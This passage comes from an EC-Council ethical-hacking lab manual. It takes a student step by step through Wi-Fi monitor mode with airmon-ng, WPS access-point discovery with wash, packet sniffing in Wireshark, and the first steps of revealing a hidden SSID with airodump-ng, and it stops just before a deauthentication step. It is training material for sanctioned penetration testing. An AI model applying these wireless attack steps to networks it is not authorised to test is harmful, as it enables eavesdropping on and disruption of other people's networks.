Lab Objectives

- Find Wi-Fi networks and sniff Wi-Fi packets using Wash and Wireshark

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- **Linksys 802.11 g WLAN** adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Wireless Traffic Analysis

Wireless traffic analysis helps in determining the appropriate strategy for a successful attack. Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized, which makes it easy to sniff and analyze wireless packets. You can use various Wi-Fi packet-sniffing tools to capture and analyze the traffic of a target wireless network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1

Find Wi-Fi Networks and Sniff Wi-Fi Packets using Wash and Wireshark

Here, we will use Wash to find Wi-Fi networks and Wireshark to sniff Wi-Fi packets.

Wash is a utility that can be used to identify WPS-enabled access points in the target wireless network. It also enables you to check if the access point is in a locked or unlocked state. This is important, because most WPS-enabled routers automatically lock after five or more unsuccessful login attempts (an attempted brute-force attack), and can be unlocked only manually in the administrator interface of the router.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 2.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

TASK 1.1

Put the Wireless Interface in Monitor Mode

2. Plug in the **Linksys 802.11 g WLAN** adapter.
3. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.2: New USB Device Detected window

4. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.1.3: MATE Terminal icon

5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible

7. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 2.1.4: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the **Parrot Terminal** window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlan0**) gets connected to the machine, as shown in the screenshot.




Figure 2.1.5: ifconfig: displaying wlan0

9. In the terminal window, type **airmon-ng start wlan0** and press **Enter**. This command puts the wireless interface (in this case, **wlan0**) into monitor mode.
10. The result appears, displaying the error: "**Found 2 processes that could cause trouble**." To put the interface in monitor mode, these processes must be killed.
11. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.



Figure 2.1.6: Issuing the command to kill interfering processes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Now, run the command **airmon-ng start wlan0** again to put the wireless interface in monitor mode.
13. Note that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.



Figure 2.1.7: Setting up the wireless interface in monitor mode

TASK 1.2

Discover Access Points

14. Now, we shall find Wi-Fi networks (access points) by using the wireless interface **wlan0mon**.
15. Type **wash -i wlan0mon** and press **Enter** to detect WPS-enabled devices.

Note: The command **-i, --interface=<iface>** specifies the interface to capture the packets.

16. The results appear, displaying the discovered Wi-Fi access points, as shown in the screenshot.

Note: If no results appear, restart the **Parrot Security** virtual machine and perform **Steps 1 - 8**, type **wash -i wlan0mon** in the **Terminal** window, and press **Enter**.




Figure 2.1.8: Discovering access points

TASK 1.3

Capture Wireless Traffic

17. Now, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.
18. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **Wireshark Network Analyzer** window appears; double-click the wireless network interface (in this case, **wlan0mon**) to start capturing network traffic.

Wireshark is a network protocol sniffer and analyzer. It lets you capture and interactively browse the traffic running on a target network. Wireshark can read live data from Ethernet, Token-Ring, FDDI, serial (PPP and SLIP), and 802.11 wireless LAN. Npcap is a library that is integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.




Figure 2.1.9: The Wireshark main window

Wireshark can be used in monitor mode to capture wireless traffic. It is able to capture a vast number of management, control, data frames, etc. and further analyze the Radiotap header fields to gather critical information such as protocols and encryption techniques used, length of the frames, MAC addresses, etc.

20. **Wireshark** starts capturing network traffic. Note that the captured wireless packets are labeled **802.11** under the **Protocol** column, as shown in the screenshot.




Figure 2.1.10: Wireshark window: captured packets

You can also use other wireless traffic analyzers such as **AirMagnet WiFi Analyzer PRO** (https://www.netally.com), **SteelCentral Packet Analyzer** (https://www.riverbed.com), **Omnipeek Network Protocol Analyzer** (https://www.liveaction.com), **CommView for Wi-Fi** (https://www.tamos.com), and **Capsa Portable Network Analyzer** (https://www.colasoft.com) to analyze Wi-Fi traffic.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In a real-life attack, attackers use packet capture and filtering techniques to capture packets containing passwords (only for HTTP websites), perform attacks such as session hijacking, etc.

21. This concludes the demonstration of how to find Wi-Fi networks and sniff Wi-Fi packets using Wireshark.
22. Close all open windows and document all the acquired information.
23. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform Wireless Attacks

Various tools and techniques can be used to launch attacks on target wireless networks and so test their security status.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As an expert ethical hacker or pen tester, you must have the required knowledge to perform wireless attacks in order to test the target network's security infrastructure.

After performing the discovery, mapping, and analysis of the target wireless network, you have gathered enough information to launch an attack. You should now carry out various types of attacks on the target network, including Wi-Fi encryption cracking (WEP, WPA, and WPA2), fragmentation, MAC spoofing, DoS, and ARP poisoning attacks.

WEP encryption is used for wireless networks, but it has several exploitable vulnerabilities. When seeking to protect a wireless network, the first step is always to change your SSID from the default before you actually connect the wireless router to the access point. Moreover, if an SSID broadcast is not disabled on an access point, ensure that you do not use a DHCP server, which would automatically assign IP addresses to wireless clients. This is because war-driving tools can easily detect your internal IP address.

As an ethical hacker and pen tester of an organization, you must test its wireless security, exploit WEP flaws, and crack the network's access point keys.

The labs in this exercise demonstrate how to perform wireless attacks using various hacking tools and techniques.

Lab Objectives

- Find hidden SSIDs using Aircrack-ng
- Crack a WEP network using Wifiphisher
- Crack a WEP network using Aircrack-ng
- Crack a WPA network using Fern Wifi Cracker
- Crack a WPA2 network using Aircrack-ng
- Create a rogue access point to capture data packets using MANA-Toolkit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Windows 10 virtual machine
- **Linksys 802.11 g WLAN** adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 100 Minutes

Overview of Wireless Attacks

There are several different types of Wi-Fi attacks that attackers use to eavesdrop on wireless network connections in order to obtain sensitive information such as passwords, banking credentials, and medical records, as well as to spread malware.

These include:

- **Fragmentation attack**: When successful, such attacks can obtain 1,500 bytes of PRGA (pseudo random generation algorithm)
- **MAC spoofing attack**: The attacker changes their MAC address to that of an authenticated user in order to bypass the access point's MAC-filtering configuration
- **Disassociation attack**: The attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the access point and client
- **Deauthentication attack**: The attacker floods station(s) with forged deauthentication packets to disconnect users from an access point
- **Man-in-the-middle attack**: An active Internet attack in which the attacker attempts to intercept, read, or alter information between two computers
- **Wireless ARP poisoning attack**: An attack technique that exploits the lack of a verification mechanism in the ARP protocol by corrupting the ARP cache maintained by the OS in order to associate the attacker's MAC address with the target host
- **Rogue access points**: Wireless access points that an attacker installs on a network without authorization and that are not under the management of the network administrator
- **Evil twin**: A fraudulent wireless access point that pretends to be a legitimate access point by imitating another network name
- **Wi-Jacking attack**: A method used by attackers to gain access to an enormous number of wireless networks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1

Find Hidden SSIDs using Aircrack-ng

Here, we will use Aircrack-ng to reveal a hidden SSID.

Based on the principle of "security through obscurity," many organizations hide the SSID of a wireless network by not broadcasting it. Because they are part of the security policy of an organization, SSIDs can be used by attackers to breach the security of the wireless networks. However, hiding an organization's SSID does not, in fact, add any level of security.

Note: Before starting this task, configure the target access point (**CEH-LABS**) with WEP encryption and a hidden SSID.

Note: Ensure that more than one machine or device is connected to the access point (**CEH-LABS**).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. The program runs on both Linux and Windows.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




Figure 3.1.1: New USB Device Detected window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.1.2: MATE Terminal icon

6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 1.1

Put the Wireless Interface into Monitor Mode

9. In the **Parrot Terminal** window, type **airmon-ng start wlan0** and press **Enter**. This command puts the wireless interface (in this case, **wlan0**) into monitor mode.
10. The result appears, displaying the error: "**Found 2 processes that could cause trouble**". To put the interface in monitor mode, these processes must be killed.

Note: This process might differ in your lab environment.




Figure 3.1.3: Found 2 processes that could cause trouble error

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.




Figure 3.1.4: Issuing command to kill the interfering processes

12. Now, run the command **airmon-ng start wlan0** again to put the wireless adapter into monitor or promiscuous mode.
13. Note that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.

Note: The interface name might differ in your lab environment.




Figure 3.1.5: Putting the wireless interface in monitor mode

TASK 1.2

Discover the Available Access Points

14. Type **airodump-ng wlan0mon** and press **Enter**. This command requests a list of detected access points, and connected clients ("stations").



Figure 3.1.6: Launching airodump-ng

15. The result appears, displaying the available access points. Note the hidden **ESSID** associated with **BSSID**: **B4:75:0E:89:00:60**.

Note: The BSSID associated with the hidden ESSID will differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: airodump-ng hops from channel to channel and shows all access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.




Figure 3.1.7: airodump-ng searching for available access points

16. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open another **Terminal** window.

TASK 1.3

Capture IV Packets from the Target Access Point

17. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

19. Now, type **cd** and press **Enter** to jump to the root directory.
20. In the terminal window, type **airodump-ng --bssid B4:75:0E:89:00:60 wlan0mon** and press **Enter**.

Note: In this command,

- **--bssid**: MAC address of the target access point (in this example, **B4:75:0E:89:00:60**).
- **wlan0mon**: Wireless interface



Figure 3.1.8: Starting airodump-ng to capture the packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Airodump-ng starts capturing the Initialization Vector (IV) from the target AP, as shown in the screenshot.
22. The list of connected clients ("stations") appears. You can observe that there are two clients connected to the target access point (**B4:75:0E:89:00:60**). In this task, we will send deauthentication packets to the client **STATION**: **20:A6:0C:30:23:D3**. Leave airodump-ng running.

